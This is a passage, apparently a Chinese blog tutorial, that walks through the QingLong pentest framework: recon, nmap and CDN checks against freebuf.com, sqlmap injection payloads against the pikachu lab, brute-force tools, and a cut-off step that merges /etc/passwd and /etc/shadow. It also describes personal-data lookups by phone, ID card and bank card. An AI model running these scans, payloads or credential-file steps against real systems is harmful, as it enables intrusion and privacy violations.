1、概述

2、启动框架及有关说明

2.1 启动框架

框架的启动非常简单，如下是其步骤：
（1）如果是第一次使用该框架，那么第一步就是安装框架的依赖，执行如下命令即可：

```
python3 dependencies.py
```

```
(env) shadow0day@shadow0day-VMware-Virtual-Platform:~/下载/QingLong-framework$ python3 dependencies.py
[+] 正在安装所需环境依赖，请耐心等待.如果安装出现错误，请多重试几次.
Requirement already satisfied: prettytable in ./env/lib/python3.11/site-packages (from -r myrequirements.txt (line 1)) (3.8.0)
Requirement already satisfied: requests in ./env/lib/python3.11/site-packages (from -r myrequirements.txt (line 2)) (2.31.0)
Requirement already satisfied: distro in ./env/lib/python3.11/site-packages (from -r myrequirements.txt (line 3)) (1.8.0)
Requirement already satisfied: threadpool==1.3.2 in ./env/lib/python3.11/site-packages (from -r myrequirements.txt (line 4)) (1.3.2)
Requirement already satisfied: prompt_toolkit in ./env/lib/python3.11/site-packages (from -r myrequirements.txt (line 5)) (3.0.39)
Requirement already satisfied: tabulate in ./env/lib/python3.11/site-packages (from -r myrequirements.txt (line 6)) (0.9.0)
Requirement already satisfied: pyinstaller in ./env/lib/python3.11/site-packages (from -r myrequirements.txt (line 7)) (5.13.0)
Requirement already satisfied: impacket==0.9.24 in ./env/lib/python3.11/site-packages (from -r myrequirements.txt (line 8)) (0.9.24)
Requirement already satisfied: lxml in ./env/lib/python3.11/site-packages (from -r myrequirements.txt (line 9)) (4.9.3)
[ 帮助 ement already satisfied: termcolor in ./env/lib/python3.11/site-packages (from -r myrequirements.txt (line 10)) (2.3.0)
Requirement already satisfied: chardet in ./env/lib/python3.11/site-packages (from impacket==0.9.24->-r myrequirements.txt (line 8)) (5.2.0)
Requirement already satisfied: flask>=1.0 in ./env/lib/python3.11/site-packages (from impacket==0.9.24->-r myrequirements.txt (line 8)) (2.3.2)
Requirement already satisfied: future in ./env/lib/python3.11/site-packages (from impacket==0.9.24->-r myrequirements.txt (line 8)) (0.18.3)
Requirement already satisfied: ldap3!=2.5.0,!=2.5.2,!=2.6,>=2.5 in ./env/lib/python3.11/site-packages (from impacket==0.9.24->-r myrequirements.txt (line 8)) (2.9.1)
Requirement already satisfied: ldapdomaindump>=0.9.0 in ./env/lib/python3.11/site-packages (from impacket==0.9.24->-r myrequirements.txt (line 8)) (0.9.4)
Requirement already satisfied: pyOpenSSL>=0.16.2 in ./env/lib/python3.11/site-packages (from impacket==0.9.24->-r myrequirements.txt (line 8)) (23.2.0)
Requirement already satisfied: pyasn1>=0.2.3 in ./env/lib/python3.11/site-packages (from impacket==0.9.24->-r myrequirements.txt (line 8)) (0.5.0)
Requirement already satisfied: pycryptodomex in ./env/lib/python3.11/site-packages (from impacket==0.9.24->-r myrequirements.txt (line 8)) (3.18.0)
```

（2）接着就是启动框架，运行如下命令：

```
python3 index.py
```

敲击 tab 键时，命令拦会显示可选命令。

选择“quit”可退出框架。

选择“let's start”即可选择相应功能模块进行渗透测试：

框架目前有 6 大功能模块，分别为信息收集模块、漏洞扫描模块、密码破解模块、恶意攻击模块、拒绝服务攻击模块、内网渗透模块。

2.2 tab 键

当我们敲击 tab 键时，命令拦会显示可选命令。

2.2 show functions

当我们选择“show functions”命令时，框架便会显示出该功能模块的所有子功能。

2.3 usage

usage 说明了某功能的执行命令。

2.4 show params


当我们选择“show params”命令时，框架便会显示 usage 中各参数的描述。

3、信息收集模块

启动框架后，我们选择序号 1，即可进入信息收集模块：


3.1 信息收集

我们继续选择序号 1，进入信息收集模块：



3.1.1 whois 信息查询

我们查询一下 freebuf.com 的 whois 信息：



3.1.2 查询子域名

查询 freebuf.com 的子域名：

3.1.3 查询 C 段

我们来查询一下 39.106.155.0/34：

```
(QingLong Framework/Information Gathering/1) > 3 39.106.155.0/24
[*] C-segment query in progress, please wait.
+-----------------+---------+--------------+---------------------+
|       iP        | history | half a year | Within one month |
+-----------------+---------+--------------+---------------------+
|  39.106.155.1   |    3    |      0       |          0          |
|  39.106.155.6   |    5    |      1       |          0          |
| 39.106.155.11   |    3    |      0       |          0          |
| 39.106.155.15   |    1    |      0       |          0          |
| 39.106.155.17   |    4    |      0       |          0          |
| 39.106.155.23   |    3    |      2       |          1          |
| 39.106.155.28   |    2    |      1       |          0          |
| 39.106.155.29   |    3    |      3       |          0          |
| 39.106.155.30   |    1    |      0       |          0          |
| 39.106.155.41   |    1    |      0       |          0          |
| 39.106.155.42   |    2    |      2       |          1          |
| 39.106.155.43   |    2    |      0       |          0          |
| 39.106.155.49   |    1    |      1       |          1          |
| 39.106.155.51   |    1    |      1       |          0          |
| 39.106.155.54   |    23   |      19      |          4          |
| 39.106.155.55   |    1    |      1       |          0          |
| 39.106.155.56   |    1    |      0       |          0          |
| 39.106.155.57   |    3    |      0       |          0          |
| 39.106.155.58   |    1    |      0       |          0          |
| 39.106.155.65   |    2    |      1       |          0          |
| 39.106.155.66   |    3    |      3       |          1          |
| 39.106.155.70   |    2    |      0       |          0          |
| 39.106.155.75   |    1    |      1       |          0          |
| 39.106.155.76   |    1    |      1       |          1          |
| 39.106.155.78   |    5    |      2       |          1          |
| 39.106.155.79   |    5    |      0       |          0          |
| 39.106.155.83   |    1    |      1       |          0          |
| 39.106.155.89   |    1    |      0       |          0          |
| 39.106.155.91   |    1    |      1       |          0          |
| 39.106.155.96   |    3    |      0       |          0          |
| 39.106.155.99   |    1    |      0       |          0          |
| 39.106.155.100  |    1    |      1       |          1          |
| 39.106.155.105  |    1    |      1       |          1          |
| 39.106.155.106  |    1    |      1       |          0          |
| 39.106.155.108  |    2    |      2       |          1          |
| 39.106.155.109  |    2    |      2       |          1          |
| 39.106.155.110  |    1    |      0       |          0          |
| 39.106.155.111  |    1    |      1       |          0          |
| 39.106.155.117  |    2    |      1       |          0          |
| 39.106.155.121  |    2    |      0       |          0          |
```

3.1.4 判断是否存在 CDN

判断 freebuf.com 是否存在 CDN：

```
(QingLong Framework/Information Gathering/1) > 4 freebuf.com
[*] freebuf.com不存在CDN!
(QingLong Framework/Information Gathering/1) >
```

再查询一下 qq.com：

```
(QingLong Framework/Information Gathering/1) > 4 qq.com
[*] qq.com存在CDN!
(QingLong Framework/Information Gathering/1) >
```

3.1.5 查询网站备案/许可证号

查询 freebuf.com 的：

3.1.6 查询 IP 信息

查询 39.106.155.178：

3.1.7 根据电话卡查询信息

因为该操作敏感，这里不做演示，大家可根据其 usage 自行测试。

3.1.8 根据身份证查询信息

因为该操作敏感，这里不做演示，大家可根据其 usage 自行测试。


3.1.9 根据银行卡查询信息

因为该操作敏感，这里不做演示，大家可根据其 usage 自行测试。


3.2 WAF 识别

WAF 识别功能集成了知名 waf 扫描工具 wafw00f：

我们来看一下 wafw00f 的使用方法：



我们来识别一下 freebuf.com：



3.3 目录扫描

目录扫描功能集成了知名工具 dirb，我们来看看 dirb 的使用方法，其使用方法经过了专门的汉化：

我们来扫一下 pikachu 靶场：

```
dirb > dirb http://192.168.3.5/pikachu

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Aug  5 10:08:27 2023
URL_BASE: http://192.168.3.5/pikachu/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.3.5/pikachu/ ----
==> DIRECTORY: http://192.168.3.5/pikachu/assets/
==> DIRECTORY: http://192.168.3.5/pikachu/inc/
+ http://192.168.3.5/pikachu/index.php (CODE:200|SIZE:35389)
+ http://192.168.3.5/pikachu/nul (CODE:403|SIZE:2208)
==> DIRECTORY: http://192.168.3.5/pikachu/test/

---- Entering directory: http://192.168.3.5/pikachu/assets/ ----
==> DIRECTORY: http://192.168.3.5/pikachu/assets/css/
==> DIRECTORY: http://192.168.3.5/pikachu/assets/fonts/
==> DIRECTORY: http://192.168.3.5/pikachu/assets/images/
==> DIRECTORY: http://192.168.3.5/pikachu/assets/Images/
==> DIRECTORY: http://192.168.3.5/pikachu/assets/js/
+ http://192.168.3.5/pikachu/assets/nul (CODE:403|SIZE:2208)
==> DIRECTORY: http://192.168.3.5/pikachu/assets/swf/

---- Entering directory: http://192.168.3.5/pikachu/inc/ ----
+ http://192.168.3.5/pikachu/inc/nul (CODE:403|SIZE:2208)
-=> Testing: http://192.168.3.5/pikachu/inc/roaming
```

3.4 nmap 扫描

青龙也集成了大名鼎鼎的 nmap：

```
Information Gathering
═══════════════════

  id  model                                usage  description
 ────  ──────────────────────────────────  ──────  ──────────
    1  Domain name information collection       1  信息收集
    2  WAF identification                       2  WAF识别
    3  Directory Scan                           3  目录扫描
    4  nmap                                     4  nmap扫描
(QingLong Framework/Information Gathering) > 4
nmap >
       back
       how to use nmap
       nmap
```

nmap 的使用方法经过了专门的汉化：

```
(QingLong Framework/Information Gathering) > 4
nmap > how to use nmap

    Nmap 7.93 ( https://nmap.org )
    Usage: nmap [扫描类型] [选项] {目标规范}
    TARGET SPECIFICATION:
      可以传主机名,IP 地址,网络等
      例如: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
      -iL <输入文件名>: 从主机/网络列表输入
      -iR <数目主机>: 选择随机目标
      --exclude <主机1[,主机2][,主机3],...>: 排除 主机/网络
      --excludefile <排除文件>: 从文件排除列表
    HOST DISCOVERY:
      -sL: 列出扫描 - 简单列出要扫描的目标
      -sn: Ping 扫描 - 禁用端口扫描
      -Pn: 将所有主机视为在线 -- 跳过主机发现
      -PS/PA/PU/PY[端口列表]: TCP SYN/ACK,UDP 或 SCTP 发现到给定端口
      -PE/PP/PM: ICMP 回显,时间戳和网段请求探测
      -PO[协议列表]: IP 协议 Ping
      -n/-R: 从不进行 DNS 解析/始终解析 [默认: 有时]
      --dns-servers <serv1[,serv2],...>: 指定自定义 DNS 服务器
      --system-dns: 使用操作系统的 DNS 解析程序
      --traceroute: 跟踪到每个主机的跃点路径
    SCAN TECHNIQUES:
      -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon 扫描
      -sU: UDP 扫描
      -sN/sF/sX: TCP Null, FIN 和 Xmas 扫描
      --scanflags <标志>: 自定义 TCP 扫描标志
      -sI <僵尸主机[:探测端口]>: 空闲扫描
      -sY/sZ: SCTP INIT/COOKIE-ECHO 扫描
      -sO: IP 协议扫描
      -b <FTP 中继主机>: FTP 反弹扫描
    PORT SPECIFICATION AND SCAN ORDER:
      -p <端口范围>: 仅扫描指定端口
        例如: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9
      --exclude-ports <端口范围>: 从扫描中排除指定端口
      -F: 快速模式 - 扫描比默认扫描少的端口
      -r: 顺序扫描端口 - 不随机化
      --top-ports <数目>: 扫描最常见的 <数目> 个端口
      --port-ratio <比例>: 扫描比 <比例> 更常见的端口
    SERVICE/VERSION DETECTION:
```

我们来扫描一下 freebuf.com：

```
nmap > nmap www.freebuf.com
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-05 03:45 EDT
Nmap scan report for www.freebuf.com (39.106.155.178)
Host is up (0.056s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 7.53 seconds
nmap >
```

4、漏洞扫描模块

青龙集成了 sqlmap、nikto 和 wapiti 三大神器来进行漏洞扫描：

4.1 sqlmap

sqlmap 的使用方法经过了专门的汉化：

我们以 pikachu 靶场为例子，检测一下 SQL 注入漏洞。

检测其是否存在 SQL 注入漏洞：

```
sqlmap > sqlmap -u "http://192.168.3.5/pikachu/vul/sqli/sqli_str.php?name=12&submit=%E6%9F%A5%E8%AF%A2" -p "name"

        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.7.2#stable}
|_ -| . [(]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility
esponsible for any misuse or damage caused by this program

[*] starting @ 10:23:20 /2023-08-05/

[10:23:21] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=4bkjc5ea5lr...nt1396044b'). Do you want to use those [Y/n]
[10:23:25] [INFO] testing if the target URL content is stable
[10:23:26] [INFO] target URL content is stable
[10:23:27] [INFO] heuristic (basic) test shows that GET parameter 'name' might be injectable (possible DBMS: 'MySQL')
[10:23:27] [INFO] heuristic (XSS) test shows that GET parameter 'name' might be vulnerable to cross-site scripting (XSS) attacks
[10:23:27] [INFO] testing for SQL injection on GET parameter 'name'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n]
```

结果显示存在 SQL 注入漏洞：

```
[10:23:47] [INFO] GET parameter 'name' is 'MySQL UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'name' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection point(s) with a total of 195 HTTP(s) requests:
---
Parameter: name (GET)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: name=12' RLIKE (SELECT (CASE WHEN (2973=2973) THEN 12 ELSE 0x28 END))-- LYKI&submit=%E6%9F%A5%E8%AF%A2

    Type: error-based
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: name=12' AND GTID_SUBSET(CONCAT(0x7162787871,(SELECT (ELT(8068=8068,1))),0x7178626b71),8068)-- RUBl&submit=%E6%9F%A5%E8%AF%A2

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: name=12' AND (SELECT 7768 FROM (SELECT(SLEEP(5)))xCtR)-- JkHL&submit=%E6%9F%A5%E8%AF%A2

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: name=12' UNION ALL SELECT CONCAT(0x7162787871,0x665a435449614953596e5848445150565048663765a70547a4f506c4164476859704f66645957,0x7178626b71),NULL#&submit=%E6%9F%A5%E8%AF%A2
---
[10:23:56] [INFO] the back-end DBMS is MySQL
web application technology: PHP, Apache 2.4.39, PHP 7.3.4
back-end DBMS: MySQL >= 5.6
[10:23:57] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.3.5'
[10:23:57] [WARNING] your sqlmap version is outdated

[*] ending @ 10:23:57 /2023-08-05/

sqlmap >
```

已经检测到其存在 SQL 注入漏洞，我们继续检测其数据库：

```
sqlmap > sqlmap -u "http://192.168.3.5/pikachu/vul/sqli/sqli_str.php?name=12&submit=%E6%9F%A5%E8%AF%A2" -p "name" --dbs

        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.7.2#stable}
|_ -| . [(]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to
esponsible for any misuse or damage caused by this program

[*] starting @ 10:26:05 /2023-08-05/

[10:26:05] [INFO] resuming back-end DBMS 'mysql'
[10:26:05] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=nod9vp6nmea...5b9vro878q'). Do you want to use those [Y/n]
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: name (GET)
```

其数据库如下：

```
    Payload: name=12' UNION ALL SELECT CONCAT(0x7162787871,0x665a435449614953596e5848445150565048663765a70547a4
---
[10:26:06] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.39, PHP 7.3.4, PHP
back-end DBMS: MySQL >= 5.6
[10:26:06] [INFO] fetching database names
available databases [5]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] pikachu
[*] sys

[10:26:07] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.3.5'
[10:26:07] [WARNING] your sqlmap version is outdated

[*] ending @ 10:26:07 /2023-08-05/

sqlmap >
```

4.2 nikto

nikto 的使用方法经过了专门的汉化：

我们来扫描一下 pikachu 靶场的漏洞情况：


4.3 wapiti

wapiti 的使用方法经过了专门的汉化：

我们同样用 pikachu 靶场为例子：


5、密码爆破模块

密码爆破模块集成了 hydra、medusa、hashcat 和 john 四大密码爆破神器：




5.1 hydra

hydra 的使用方法经过了专门的汉化：



我们以 pikachu 靶场的暴力破解关卡为例。


成功破解：



5.2 medusa

medusa 的使用方法经过了专门的汉化：

我们用 medusa 来破解 metasploitable 靶机的登录密码：



5.3 hashcat

5.4 John

John 的使用方法经过了专门的汉化：

```
(QingLong Framework/Password Attacks) > 4
john > how to use john

    --help                      打印使用概要
    --single[=SECTION[,..]]     "单破解"模式,使用默认或命名规则
    --single=:rule[,..]         同上,使用"即时"规则
    --single-seed=WORD[,WORD] 为单模式中的所有盐添加静态种子词
    --single-wordlist=FILE      包含静态种子词/词素的简短单词表
    --single-user-seed=FILE     包含每个用户名种子的单词表(user:password[s]格式)
    --single-pair-max=N         重写生成的单词对的最大数量(6)
    --no-single-pair            禁用单词对生成
    --[no-]single-retest-guess 重写单RetestGuess的配置
    --wordlist[=FILE] --stdin   从FILE或标准输入读取单词的单词表模式
                      --pipe    如--stdin,但批量读取,并允许规则
    --rules[=SECTION[,..]]      为单词表或PRINCE模式启用单词变形规则,使用默认或命名规则
    --rules=:rule[;..]]         同上,使用"即时"规则
    --rules-stack=SECTION[,..] 在常规规则之后应用或应用于否则不支持规则的模式的堆叠规则
    --rules-stack=:rule[;..]    同上,使用"即时"规则
    --rules-skip-nop            跳过任何NOP ":" 规则(您已经在没有规则的情况下运行)
    --loopback[=FILE]           像--wordlist,但从.pot文件中提取单词
    --mem-file-size=SIZE        词表预加载的大小阈值(默认 2048 MB)
    --dupe-suppression          在词表中禁止全部重复(并强制预加载)
    --incremental[=MODE]        使用部分模式的"增量"模式
    --incremental-charcount=N   重写增量模式的CharCount
    --external=MODE             外部模式或词过滤器
    --mask[=MASK]               使用MASK的掩码模式(或john.conf中的默认值)
    --markov[=OPTIONS]          "马尔可夫"模式(参见文档/马尔可夫)
```

我们使用 unshadow 命令将 /etc/passwd 的数据和 /etc/shadow 的数据结合起来，创建 1 个含有用户名和密码详细信息的文件：

```
┌──(kali㉿kali)-[~/Desktop]
